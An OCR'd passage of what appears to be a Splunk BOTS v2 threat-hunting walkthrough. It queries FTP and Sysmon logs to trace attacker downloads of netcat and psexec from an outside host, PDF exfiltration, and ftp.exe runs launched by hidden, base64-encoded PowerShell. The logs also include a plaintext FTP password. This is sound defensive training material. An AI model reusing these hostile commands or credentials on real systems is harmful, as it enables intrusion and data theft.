
```
8/26/17 6:45:35.004 AM
{ [-]
   bytes: 73
   bytes_in: 6
   bytes_out: 67
   dest_ip: 160.153.91.7
   dest_mac: 58:49:3B:8A:8B:12
```

The interesting fields to browse are:

- *flow_id*
- *reply_content*
- *method*
- *method_parameter*

So, let's refine our search as follows

```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 method!=PORT method!=TYPE me
```



```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 method!=PORT method!=TYPE method!=NLST | table _time src_ip filename method method_parameter reply_content | sort + _time
```

✓ 747 events (before 6/16/22 8:52:38.000 AM) No Event Sampling


	_time	src_ip	filename	method	method_parameter	reply_content
1	2017-08-24 03:36:14.848	10.0.2.107		USER	admin@hildegardsfarm.com	User admin@hildegardsfarm.com OK. Password required
2	2017-08-24 03:36:14.949	10.0.2.107		PASS	I love daves basement	Your bandwidth usage is restricted OK. Current restricted directory is /
3	2017-08-24 03:36:15.003	10.0.2.107		CWD	download	OK. Current directory is /download
4	2017-08-24 03:36:15.397	10.0.2.107	dns.py	RETR	dns.py	Connecting to port 64297 File successfully transferred 0.014 seconds (measured here), 156.27 Kbytes per second
5	2017-08-24 03:36:15.744	10.0.2.107	nc.exe	RETR	nc.exe	Connecting to port 23105 104.5 kbytes to download File successfully transferred 0.200 seconds (measured here), 0.51 Mbytes per second
6	2017-08-24 03:36:16.319	10.0.2.107	psexec.exe	RETR	psexec.exe	Connecting to port 5226 428.9 kbytes to download File successfully transferred 0.383 seconds (measured here), 1.08 Mbytes per second
7	2017-08-24 03:36:30.168	10.0.2.107	python-2.7.6.amd64.msi	RETR	python-2.7.6.amd64.msi	Connecting to port 43689 16284.0 kbytes to download File successfully transferred 13.664 seconds (measured here), 1.17 Mbytes per second

Looking at the results you will notice the exact same sequence of actions taking place at both 10.0.2.107 and 10.0.2.109. We can see that we have 3 executables, a DLL, a MSI installer for python, a python script and a hwp file extension. If we aren't sure what a hwp file is, we can Google for the extension and we find out that it is a Korean word processing application.

Make also sure you give *reply_content* a look for interesting information.

It is worth looking into each separate transmission. You can do that through the query below, clicking into each green bar of the histogram and then pressing +Zoom to Selection.

```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7
```



```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7
```


✓ 1,452 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM)

Date & Time Range: Between 08/24/2017 04:00:00.000 and 08/26/2017 07:00:00.000

```
endtime: 2017-08-26T06:45:35.004984Z
flow_id: 61c34c81-406f-4027-a911-856c7b6d3825
```

Now you can view which files were uploaded/exfiltrated (do the below for each transmission) as follows.

```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 | stats count by filename
```




```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 | stats count by filename
```

✓ 1,452 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling

	filename	count
1	31564-pdf.pdf	2
2	31600-pdf.pdf	2
3	31632-pdf.pdf	2
4	31633-pdf.pdf	2
5	31634-pdf.pdf	2
6	31711-pdf.pdf	2
7	31794-pdf.pdf	2
8	31891-pdf.pdf	2
9	31911-pdf.pdf	2
10	31935-pdf.pdf	2
13	31978-pdf.pdf	2
14	32000-pdf.pdf	2
15	32065-pdf.pdf	2

Finally, we should focus our attention on the DLL files we spotted. To identify the sourcetypes that include information about these DLLs execute the search below.

```
index=botsv2 (singlefile.dll OR winsys32.dll) | reverse
```




```
index=botsv2 (singlefile.dll OR winsys32.dll) | reverse
```

✓ 7 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling

```
4:07:27.000 AM   host = venus   signature = Process Create   source = WinEventLog:Microsoft-Windows-Sysmon/Operational
4   8/24/17   08/23/2017 09:07:27 PM
```

Let's leverage both to investigate further, as follows.

```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" (singlefile.dll
```




```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" (singlefile.dll OR winsys32.dll) | table _time host user
CommandLine ParentCommandLine | reverse
```

✓ 3 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling


	_time	host	user	CommandLine	ParentCommandLine
1	2017-08-24 04:00:30	wrk-klagerf	FROTHLY\service3	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwBlAFQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbg
2	2017-08-24 04:07:27	venus	FROTHLY\service3	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwBlAFQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbg
3	2017-08-26 06:46:08	wrk-btun	FROTHLY\billy.tun	"C:\Windows\system32\ftp.exe" -i -s:singlefile.dll	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc WwBSAGUAZgBdAC4AQQBzAFMARQBtAGIATABZAC4ARwBlAHQAVABZAFAARQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbg

```
index=botsv2 sourcetype=wineventlog (singlefile.dll OR winsys32.dll) | stats count by host
```



